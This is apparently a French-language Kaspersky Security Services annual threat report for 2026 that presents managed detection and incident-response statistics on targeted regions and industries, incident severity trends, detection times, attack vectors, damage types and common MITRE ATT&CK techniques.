Rapport mondial de Kaspersky Security Services

Anatomie d'un cybermonde



kaspersky

2026

Sommaire


I
Introduction
II
Gravité des incidents
III
Détection des attaques
IV
Nature des incidents de gravité élevée
V
Tactiques adverses
VI
Techniques et outils utilisés par les cybercriminels
VII
Efficacité de la détection des SOC
VIII
Lacunes en matière de détection et compromissions cachées

Introduction

Définissez efficacement les priorités de vos investissements en matière de cybersécurité en apprenant à connaître les cybercriminels et les méthodes d'attaque qui visent votre industrie et votre zone géographique.

Principales zones géographiques ciblées

CEI **46 %**

Europe **21 %**

APAC **12 %**



Principales industries ciblées



Gouvernement **19 %**



Industrie **17 %**



Informatique **15 %**

Les secteurs public et industriel restent les cibles les plus prisées par les cybercriminels, tandis que le secteur informatique a désormais dépassé celui de la finance et figure aujourd'hui parmi les trois industries les plus ciblées.

Les services de détection et réponse gérées (MDR) détectent les attaques à un stade précoce, les empêchant ainsi de se développer et de causer des dommages.

Délai moyen de signalement des incidents MDR par niveau de gravité

Élevée	42 min
Moyenne	33 min
Faible	31 min

Principales catégories d'incidents de gravité élevée détectés par le MDR[1]

APT	24 %
Piratage informatique	15 %
Malware	12 %

Techniques MITRE ATT&CK les plus courantes observées par le MDR

T1098 : Manipulation de compte TA0003 : Persistance	22 %
T1566 : Phishing TA0001 : Accès initial	15 %
T1204 : Exécution par l'utilisateur TA0002 : Exécution	12 %

Indicateurs de sécurité issus de la pratique de réponse aux incidents (RI).

Vecteurs d'attaque initiaux

Exploitation d'une application exposée sur Internet	44 %
Comptes valides	25 %
Relation de confiance	16 %

Principaux types de dommages causés

Données chiffrées pour l'impact	39 %
Implantation de persistance en anticipation d'actions futures	12 %
Exfiltration par le biais d'un service Web	7 %

Durée de l'attaque et temps nécessaire pour la RI



Rapide **51 %**
< 1 jour 20 heures pour répondre



Moyenne **16 %**
~ 19 jours
50 heures pour répondre



Longue durée **33 %**
~ 108 jours
100 heures pour répondre

Recommandations

- Mettre en œuvre une gestion de l'exposition aux menaces au sein de l'entreprise
- Mettre en place un contrôle d'accès en fonction des rôles
- Sauvegarder régulièrement toutes les données critiques et stocker les sauvegardes de manière sécurisée
- Mettre en place un programme de sensibilisation à la sécurité au sein de l'entreprise

1 Ce rapport analyse les statistiques MDR afin de dresser un tableau plus précis du paysage des menaces à partir des incidents de gravité élevée. Le red teaming et les incidents liés à des violations des stratégies de sécurité sont exclus du TOP 3, car ils ne constituent pas de véritables attaques menées par des acteurs malveillants externes motivés. Au contraire, ils traduisent soit des exercices de sécurité légitimes, soit des dysfonctionnements internes.



Chapitre I

Introduction

Introduction

Le rapport mondial de Kaspersky Security Services 2026 intitulé « Anatomie d'un cybermonde » s'appuie sur les statistiques d'incidents issues des services Kaspersky suivants : Managed Detection and Response, Incident Response, Compromise Assessment et SOC Consulting[2]. Toutes ces sources, prises ensemble, offrent une vue d'ensemble des différents aspects de la sécurité de l'information dans les entreprises à l'échelle mondiale.

Kaspersky Managed Detection and Response

En savoir plus

Un service géré par des experts qui offre une surveillance, une détection, une analyse et une réponse rapide 24 h/24 aux cyberattaques complexes, renforçant vos contrôles de sécurité existants grâce à une détection humaine et à une Threat Intelligence mondiale.

Kaspersky Incident Response

En savoir plus

Fournit une analyse complète et détaillée des incidents de sécurité. Le service couvre l'ensemble du processus d'investigation et de réponse, y compris la réponse initiale, la collecte de preuves, l'identification du vecteur d'attaque principal, la réalisation d'une analyse des causes profondes et l'élaboration d'un plan de confinement, d'éradication et de remédiation.

Kaspersky SOC Consulting

En savoir plus

Une gamme de services conçus pour mettre en place un SOC en interne à partir de zéro, évaluer la maturité d'un SOC existant ou améliorer certaines capacités particulières d'un SOC, comme les procédures de détection ou de réponse.

Kaspersky Compromise Assessment

En savoir plus

Un service qui se concentre sur la détection des cyberattaques actives ainsi que des attaques antérieures inconnues qui auraient pu échapper aux outils et processus existants de sécurité informatique.

Ce rapport met en lumière les tactiques, les techniques et les outils les plus couramment utilisés par les pirates informatiques, ainsi que les caractéristiques des incidents détectés et leur répartition entre les différentes zones géographiques et les différents secteurs d'activité de nos clients MDR et IR.




2 Le rapport inclut pour la première fois des statistiques tirées des services Kaspersky Compromise Assessment et Kaspersky SOC Consulting.

Portée des services MDR et IR

Pour une interprétation plus objective des données du rapport, il est essentiel de comprendre la portée des informations fournies, d'autant plus que les incidents de sécurité présentent des particularités géographiques et industrielles qui leur sont propres.


Les services MDR et RI de Kaspersky sont proposés dans le monde entier ; la répartition géographique exacte est illustrée dans la figure 1. La plupart de nos clients sont situés dans la CEI, dans la région META et en Europe.

Figure 1 Répartition des clients par zone géographique



Aujourd'hui, toute organisation est vulnérable aux cyberattaques, comme en témoignent les statistiques sur les incidents observées dans les différents secteurs d'activité. La figure 2 présente la répartition, par secteur d'activité, de l'ensemble des incidents de gravité élevée signalés (ceux qui nécessitent généralement l'intervention de l'équipe de RI) et des incidents de gravité moyenne et faible (ceux qui peuvent généralement être résolus par des moyens automatisés).

Figure 2 Répartition de tous les incidents par secteur d'activité



Chaîne de traitement des données télémétriques MDR


L'infrastructure MDR reçoit et traite en continu les événements télémétriques, générant des alertes de sécurité qui sont d'abord traitées par un système de détection basé sur l'IA, puis analysées par l'équipe du SOC de Kaspersky si nécessaire.

Figure 3 Chaîne de traitement des données télémétriques MDR

~ 15,000

événements télémétriques ont été reçus par hôte chaque jour.


Ce chiffre variait considérablement d'un jour à l'autre et d'un hôte à l'autre, en fonction de l'activité de l'hôte et du type de capteur.



~ 400,000

alertes ont été générées en 2025

Après un premier traitement basé sur l'IA, plus de 95 000 alertes (soit près de 24 %) ont été résolues automatiquement, ce qui a considérablement allégé la charge de travail des analystes du SOC



env. 300,000

alertes ont été traitées par les analystes SOC

Les analystes du SOC ont écarté environ 87 % des alertes, les jugeant non exploitables[3]



Plus de 39,000

alertes ont fait l'objet d'une enquête plus approfondie

env. 21,000 incidents ont ensuite été signalés aux clients

3 Nous différencions deux principaux types de faux positifs : (1) au niveau de l'infrastructure, où la logique de création d'une alerte est correcte, mais en raison de la configuration de l'infrastructure du client, cette alerte n'est pas la conséquence d'un incident et est liée à une activité légitime, et (2) technologique, où la logique de création d'une alerte ne fonctionne pas correctement et requiert des ajustements.

Raisons des demandes de réponse aux incidents

Dans la plupart des cas, y compris lors d'incidents de gravité élevée, les capacités techniques de Kaspersky MDR seront suffisantes pour assurer une résolution efficace. La seule exception concerne les attaques actives menées par des acteurs humains, dans lesquelles l'expertise humaine est mise à profit par le biais d'une réponse aux incidents manuelle approfondie afin de renforcer les capacités techniques. En tenant compte des organisations ne disposant pas d'un abonnement MDR, les statistiques ci-dessous montrent pourquoi la RI de Kaspersky a été sollicitée dans les cas où des attaques réelles avaient été confirmées.


Fichiers chiffrés	33,1 %	Alerte des outils de sécurité	3,6 %	Emails suspects	3,0 %
Activité suspecte des terminaux	24,3 %	Accès non autorisé	3,6 %	Compromission de compte	2,3 %
Activité réseau suspecte	14,2 %	Fuites de données	3,6 %	Vol financier	0,5 %
Fichier suspect	11,8 %				

Certaines demandes adressées au service de RI de Kaspersky étaient liées à de fausses alertes, celles-ci représentant 7,4 % de l'ensemble des enquêtes menées en 2025. Ces fausses alertes concernaient :

Activité suspecte des terminaux	62,5 %
Alerte des outils de sécurité	25,0 %
Activité réseau suspecte	12,5 %

Les activités suspectes sur les terminaux et au sein du réseau représentaient 75 % de l'ensemble des fausses alertes. Une activité suspecte a également été invoquée comme raison dans plus de la moitié des demandes de RI ayant entraîné des dommages en 2025.

Figure 4 Raisons des demandes de services Kaspersky Incident Response par zone géographique



Maturité des opérations de sécurité

Il est très important de détecter dès que possible les cybercriminels sur le réseau : si une attaque est détectée à un stade précoce, il est possible d'éviter ou de limiter les dommages. Concernant les pratiques en matière de RI, nous observons certaines tendances qui varient en fonction du niveau de maturité de l'organisation en matière de cybersécurité. Nous constatons que les clients qui ont recours à la RI peuvent être globalement répartis en deux groupes en fonction des dommages causés.





Groupe I

Les organisations découvrent généralement qu'elles ont été victimes d'une attaque lorsque celle-ci a déjà eu lieu et que les dégâts sont évidents.

Données chiffrées pour l'impact	39,4 %
Exfiltration par le biais d'un service Web	7,3 %
Destruction de données	4,4 %
Arrêt de service	4,4 %
Exfiltration automatisée	2,2 %
Détournement de ressources	2,2 %
Arrêt/Redémarrage du système	1,5 %
Vol financier	1,5 %
Déni de service réseau	1,5 %
Exfiltration via un autre protocole	1,5 %
Dégradation interne	0,7 %
Inhibition de la récupération du système	0,7 %
Déni de service au niveau des terminaux	0,7 %
Exfiltration sur un autre support réseau	0,7 %
Détournement d'ordinateur	0,7 %
Suppression de l'accès au compte	0,7 %
Effacement de disque	0,7 %

Groupe II

Les organisations ont détecté la présence de cybercriminels ou constaté des activités suspectes et ont demandé une enquête de RI avant que des dommages ne soient causés.

Implantation de persistance en anticipation d'actions futures	11,7 %
Aucune (attaque évitée ou non terminée)	8,8 %
Aucun (fausse alerte)	5,8 %
Active Directory compromis	2.9 %

Chapitre II

Gravité des incidents



Gravité des incidents

Les incidents signalés sont classés en fonction de leur niveau de gravité[4] :

Élevée

Une attaque humaine ou des menaces de programmes malveillants avec un impact potentiel ou réel important sur les systèmes informatiques du client.

Moyenne

Rien n'indique une implication humaine directe dans l'attaque. Ces incidents peuvent avoir des répercussions sur les systèmes informatiques des clients, mais sans conséquences graves.

Faible

Aucune incidence notable sur les systèmes informatiques des clients. Cependant, certaines mesures doivent être prises.

En 2025, jusqu'à trois incidents de gravité élevée par jour ont été détectés par le MDR. Si l'année 2021 a enregistré le pourcentage le plus élevé d'incidents classés dans la catégorie « gravité élevée », la tendance observée au cours des années suivantes a montré une baisse de la part des incidents de gravité élevée par rapport au nombre total d'incidents.

Figure 5 Niveaux de gravité des incidents en 2025





Figure 6 Niveaux de gravité des incidents au cours des années précédentes




Les données relatives aux incidents sur six ans révèlent une tendance à la baisse nette et soutenue de la proportion d'incidents de gravité élevée, qui est passée d'un pic de 14,3 % en 2021 à seulement 3,8 % en 2025. Étant donné que les incidents de gravité élevée sont généralement liés à des attaques humaines, cette baisse reflète probablement l'amélioration des mécanismes de défense spécifiquement destinés à ce type d'activité, comme le renforcement de la protection des terminaux, une recherche efficace des menaces et une réponse plus rapide aux incidents, qui permettent de neutraliser les cybercriminels avant qu'ils ne puissent causer des dommages importants.

Dans le même temps, la part cumulée des incidents de gravité moyenne et faible a augmenté, représentant plus de 96 % de l'ensemble des cas en 2025. Étant donné que ces catégories sont définies par des attaques de malwares automatisées ou des problèmes non critiques, cette tendance indique un effet de **“flooding”, où les organisations doivent désormais faire face à un volume plus important de menaces opportunistes de faible niveau, ainsi qu'à des menaces avancées** détectées à un stade très précoce, avant d'avoir été attribuées à une quelconque campagne APT connue.

4 Avec le MDR, seuls les incidents nécessitant une action de la part du client sont signalés.

Figure 7 Niveau de gravité des incidents par industrie



Les attaques de gravité élevée visant les entreprises du secteur informatique en 2025 (4,9 %) et au cours des années précédentes suggèrent qu'elles ciblent la chaîne d'approvisionnement[5] et exploitent les relations de confiance[6]. Les compromissions dans le secteur public (4,3 %) reflètent les tensions géopolitiques mondiales actuelles. Le secteur de l'éducation (3,0 %) suscite également des préoccupations en raison de la faiblesse de ses postures de sécurité et des volumes importants d'informations personnellement identifiables qui pourraient être utilisées pour attaquer d'autres organisations. Le secteur financier (2,9 %) figure toujours parmi les industries les plus ciblées en raison des gains financiers potentiels qui y sont associés. Le secteur des médias de masse enregistre un nombre élevé d'incidents de gravité moyenne liés à des techniques comme le phishing à l'aide de charges utiles malveillantes, qui peuvent généralement être résolus avant que les dégâts ne s'étendent.

Figure 8 Niveau de gravité des incidents par industrie par rapport à l'année précédente



L'analyse sectorielle des données sur les incidents en 2024 et 2025 révèle des changements dans la répartition de la gravité. C'est le secteur de l'éducation qui a connu le changement le plus marqué, avec une hausse de 22,1 % des incidents de gravité moyenne (passant de 62,7 % à 84,8 %), tandis que les incidents de faible gravité ont diminué de 23,4 %, ce qui laisse supposer des problèmes plus systémiques, mais non critiques, principalement des erreurs de configuration et des tentatives d'ingénierie sociale corrigées par les terminaux. Les secteurs public et informatique ont enregistré une baisse du nombre d'incidents de gravité élevée (3,0 % et 4,7 %), même si la proportion de ces incidents reste relativement importante. Dans le secteur informatique, cette baisse du nombre d'incidents de gravité élevée a coïncidé avec une augmentation du nombre d'incidents de gravité moyenne, ce qui pourrait refléter une amélioration de la résilience et de la détection.

5 Compromission de la chaîne d'approvisionnement

6 Relation de confiance

Chapitre III

Détection des attaques



Le processus de détection des attaques


Le processus de détection des incidents comporte plusieurs étapes :

1. Un système spécialisé assigne une alerte générée à la file d'attente personnelle d'un analyste SOC disponible.
2. L'analyste traite l'alerte en fonction de sa gravité et des délais garantis par l'accord de niveau de service (SLA) pour signaler une menace et y réagir.
3. L'analyse des alertes aboutit à l'un des trois résultats suivants :
   - Si l'alerte est identifiée comme un faux positif, elle est clôturée et des filtres sont créés soit au niveau du client, soit au niveau global.
   - Si l'alerte est jugée suspecte ou malveillante et qu'aucun incident correspondant n'est ouvert, un nouvel incident est créé et signalé au client via le portail MDR, accompagné des mesures de réponse recommandées.
   - Si un incident similaire est déjà ouvert pour le même client, le même hôte et/ou un comportement suspect similaire, l'alerte est fusionnée avec l'incident existant et le dossier est mis à jour en conséquence.
4. Si le client approuve la réponse recommandée, les agents des terminaux la mettent automatiquement en œuvre.

Figure 9 Durée moyenne nécessaire pour détecter et signaler un incident


Niveau de gravité	Délai de signalement		Commentaires
Élevée	 42,1 min	2024 : 53,9 min 2023 : 36,4 min 2022 : 43,7 min 2021 : 41,4 min 2020 : 52,6 min	Les incidents les plus complexes nécessitent plus de temps pour collecter des informations supplémentaires et établir une chronologie de l'incident. En 2025, ce délai a diminué d'environ 22 % par rapport aux périodes précédentes, ce qui reflète la nature des incidents de gravité élevée survenus au cours de l'année ainsi que les gains d'efficacité résultant d'une automatisation accrue.
Moyenne	 32,6 min	2024 : 41,0 min 2023 : 32,5 min 2022 : 30,9 min 2021 : 34,8 min 2020 : 21,1 min	Les incidents de gravité moyenne représentaient la majorité de l'ensemble des incidents, et la plupart d'entre eux étaient dus à l'activité de programmes malveillants, pour lesquels la correction entièrement automatisée s'est avérée très efficace. Le temps nécessaire à la détection et au signalement a diminué de 21 % par rapport à 2024.
Faible	 30,7 min	2024 : 37,9 min 2023 : 48,0 min 2022 : 34,1 min 2021 : 40,2 min 2020 : 30,2 min	Les incidents présentant le niveau de gravité le plus faible étaient principalement liés aux conséquences de logiciels potentiellement indésirables. Dans la plupart des cas, le traitement de ces incidents était en grande partie automatisé, et en 2025, l'automatisation a été encore renforcée.

Forteresse en feu : la chronique des cybermenaces de 2024



Obtenez le rapport maintenant

La saison 2023 de chasse aux cybermenaces




Obtenez le rapport maintenant

Au-dessus et au-dessous de l'horizon du cyberespace, 2022



Obtenez le rapport maintenant

Une cyberodyssée en 8 bits, 2021



Obtenez le rapport maintenant

Ombres et indices en cybersécurité, 2020



Obtenez le rapport maintenant

Détection des attaques et réponse chez les clients RI

Pour les clients ne bénéficiant pas d'une protection MDR, le tableau concernant la durée des attaques est très différent. Il faut parfois des jours, des semaines, voire des mois avant qu'une attaque ne soit détectée.



Rapide

éclair

Les attaques par rançongiciel les plus rapides et agressives posent un véritable défi, y compris pour les centres de sécurité expérimentés. Il s'agit principalement de comportements bruyants de la part des attaquants, exploitant des cibles faciles – des vulnérabilités publiques et facilement identifiables.



Moyenne

semaines

Les attaques par ransomware ressemblent souvent à des attaques rapides à première vue, mais il existe généralement un délai important entre l'accès initial et les stades suivants.



Longue durée

un mois et plus

Périodes irrégulières de phases actives et passives au cours de l'attaque. La durée des phases actives est très similaire à celle du groupe précédent (moyenne).

Pourcentage d'attaques

Rapide	Moyenne	Longue durée
50,9 %	16,1 %	33,0 %

Vecteurs initiaux

Rapide	Moyenne	Longue durée
• Comptes valides • Exploitation d'une application destinée au public • Relation de confiance	• Exploitation d'une application destinée au public • Comptes valides • Services d'accès à distance externes	• Exploitation d'une application destinée au public • Relation de confiance • Comptes valides

Durée moyenne d'une attaque (médiane)

Rapide	Moyenne	Longue durée
< 1 jour	19 jours	108 jours

Durée de réponse aux incidents (médiane)


Rapide	Moyenne	Longue durée
20 heure	50 heure	100 heure

Dommages

Rapide	Moyenne	Longue durée	
• Fichiers chiffrés	• Fichiers chiffrés • Implantation de persistance en anticipation d'attaques futures	• Fichiers chiffrés • Implantation de persistance en anticipation d'attaques futures	• AD compromis • Fuites de données


Pour en savoir plus sur les pratiques en matière de RI au fil des ans, téléchargez nos rapports précédents.

Forteresse en feu : la chronique des cybermenaces de 2024



Obtenez le rapport maintenant

La saison 2023 de chasse aux cybermenaces



Obtenez le rapport maintenant

Au-dessus et au-dessous de l'horizon du cyberespace, 2022



Obtenez le rapport maintenant

Une cyberodyssée en 8 bits, 2021



Obtenez le rapport maintenant

Ombres et indices en cybersécurité, 2020



Obtenez le rapport maintenant

Chapitre IV

Nature des incidents de gravité élevée



Nature des incidents de gravité élevée

Une classification fondée uniquement sur la gravité des incidents est trop approximative ; c'est pourquoi nous classons également les incidents en fonction de leur origine. Dans cette section, nous aborderons cette classification, mais uniquement pour les incidents de gravité élevée.

Dans le MDR, nous distinguons les types d'incidents de gravité élevée suivants :

Une attaque ciblée, ou toute forme d'activité humaine suspecte en général, est simplement appelée « menace persistante avancée » ou APT.

Si des traces liées à une attaque humaine antérieure sont détectées, comme des traces d'outils spécialisés (par exemple, des composants de Meterpreter ou de Cobalt Strike), cet incident est classé dans la catégorie **traces APT**.

